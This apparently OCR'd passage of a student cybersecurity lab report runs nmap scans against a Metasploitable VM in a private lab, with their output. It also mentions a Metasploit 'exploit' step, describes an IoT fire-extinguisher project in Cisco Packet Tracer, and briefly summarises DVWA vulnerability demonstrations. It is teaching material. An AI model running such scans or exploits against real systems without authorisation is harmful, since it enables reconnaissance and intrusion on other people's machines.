
we enter **exploit** command in order to exploit the machine we can use the **sysinfo** command in order to view the information of the system and also we can use **ls** command to view the list of file in the exploited system.




5) Network Scanning

The text describes the process of network scanning, which involves discovering and mapping the devices and services on a computer network. Network scanning can help identify security vulnerabilities but also has legitimate uses like network monitoring and management. The text outlines the different types of network scans, including ping sweeps to find live hosts, port scans to find open ports, and vulnerability scans to find software flaws.

The **nmap** command is used to scan the system provided its **ip address**.



nmap command is also used to scan all the system within the specified range.



┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap 10.0.2.0/24
Starting Nmap 7.93 (https://nmap.org) at 2023-02-28 04:12 EST
Nmap scan report for 10.0.2.1
Host is up (0.000074s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.0014s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE
135/tcp open msrpc
445/tcp open microsoft-ds
3306/tcp open mysql
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.000046s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:43:56:44 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

The **nmap -sU** command is used to scan all **udp** ports.


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sU 10.0.2.4
```

```
Host is up (0.00081s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT     STATE         SERVICE
53/udp   open          domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1108.02 seconds
```

The **nmap -sT** command is used to scan all **tcp** ports.




nmap -O is used to scan the operating system for its version.



The command **nmap -p 25 10.0.2.4** is used to scan the port number 25 of the metasploitable machine.

ping command is used to send the ping message to specified ip address to check wheather the system is active or not.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -p 25 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
Nmap scan report for 10.0.2.4
Host is up (0.00030s latency).

PORT   STATE SERVICE
25/tcp open  smtp
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

┌──(root㉿kali)-[/home/kali/Desktop]
└─# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.158 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.793 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.331 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.202 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.237 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.282 ms
^C
── 10.0.2.4 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5129ms
rtt min/avg/max/mdev = 0.158/0.333/0.793/0.212 ms
```



6) Networking project on Fire extinguisher using cisco packet tracer


The Fire Extinguisher project is done using the Cisco packet tracer. Cisco packet tracer is a network simulation tool .


This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified.

To implement this we required mainly 4 components there is a server, water sprinkler, smoke detector , and 3 cars that emit smoke.

● Drag and Drop Server pt,Access point,Smoke detector,lawn sprinkler sprinkler,3 old car.

● Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".
● Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO .
● Double click on server and select desktop then select IP config then select "static" & also writ IPv4 as "1.0.0.1"
● Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
● Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
● Now connect the access point to the registration server.
● Double click on Sprinkler and select settings and then select Remote Server and write server address as "1.0.0.1" ,username:"admin" & password :"admin" and press connect.
● Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1" ,username:"admin" & password :"admin" and press connect.
● Add IPaddress for Registration Server as "1.0.0.1",Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3" .
● Now double click on the Registration server and select services and select IOT and select "on".
● Now double click on Registration server and select Desktop and select web browser and in url type as "1.0.0.1" and press go.
● Now select "signup" and type username & password as "admin" then press create. "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
● Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.





Group-2

Name : Karthik N P

USN : 4MT19CS067

1) Exploiting DVWA


This report describes how to access the Damn Vulnerable Web Application (DVWA) on Kali Linux and demonstrate some of its vulnerabilities. The user enables superuser privileges, scans the network to find the IP address of the Metasploitable machine running DVWA, and logs in. The user sets the security level to "low" and demonstrates SQL injection vulnerabilities, reflected and stored cross-site scripting (XSS) vulnerabilities, and an insecure file upload vulnerability that allows accessing uploaded files.

Provide the super user privilage using the command

